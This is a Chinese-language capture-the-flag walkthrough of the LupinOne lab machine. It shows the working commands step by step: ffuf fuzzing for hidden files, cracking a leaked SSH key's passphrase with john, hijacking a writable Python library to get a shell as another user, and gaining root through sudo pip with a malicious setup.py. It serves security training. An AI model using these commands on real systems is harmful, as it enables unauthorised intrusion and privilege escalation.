@
总结
-
端口扫描,开放的
22,80端口,nmap默认脚本没扫出来漏洞,不过暴露了http服务的/image路径。 -
查看http服务,检查源代码,检查
robots.txt文件,发现暴露了~myfiles路径 -
更具该路径命名,进行目录扫描暴露了
/~secret路径,该路径下存放了隐藏文件。ffuf -u http://ip/~FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .txt,.html,.php -fc 403 -
继续扫描隐藏文件
ffuf -u http://ip/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .txt,.html,.php -fc 403发现
.mysecret.txt文件,该文件是icex64的ssh私钥文件。 -
分析该私钥文件,为base58加密,通过base58解密后。尝试认证登录。发现依旧需要密码。
ssh -i id_rsa icex64@ip Enter passphrase for key 'id_rsa': -
继续破解该私钥的密码,使用
ssh2john,生成hash文件。ssh2john id_rsa | tee ssh2_key_hash使用john破解hash。
P@55w0rd!john ssh2_key_hash --wordlist=/usr/share/wordlists/fasttrack.txt ssh2_key_hash -
使用破解出的密码登录到icex64用户。查看基础信息,家目录下发现另一个用户arsene

信息收集。
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py


icex64@LupinOne:~$ find /* -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
发现,icex64可以无密码使用arsene权限执行/usr/bin/python3.9 /home/arsene/heist.py
sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
看一下heist.py文件内容。
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
import webbrowser,导入了webbrowser库,调用了webbrowser.open()函数。
去/lib/python3.9/下面找一下webbrowser。
find /lib/python3.9/ -name '*webbrowser*'

发现webbrowser.py文件是有写入权限的。
 echo 'os.system("/bin/bash")' >> /lib/python3.9/webbrowser.py
 tail /lib/python3.9/webbrowser.py

然后使用arsene权限执行/usr/bin/python3.9 /home/arsene/heist.py。
sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py

我们拿到了arsene权限。
信息收集。
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
可以使用root权限运行pip命令。
https://gtfobins.github.io/ 找一下pip提权方式。


TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
一气呵成。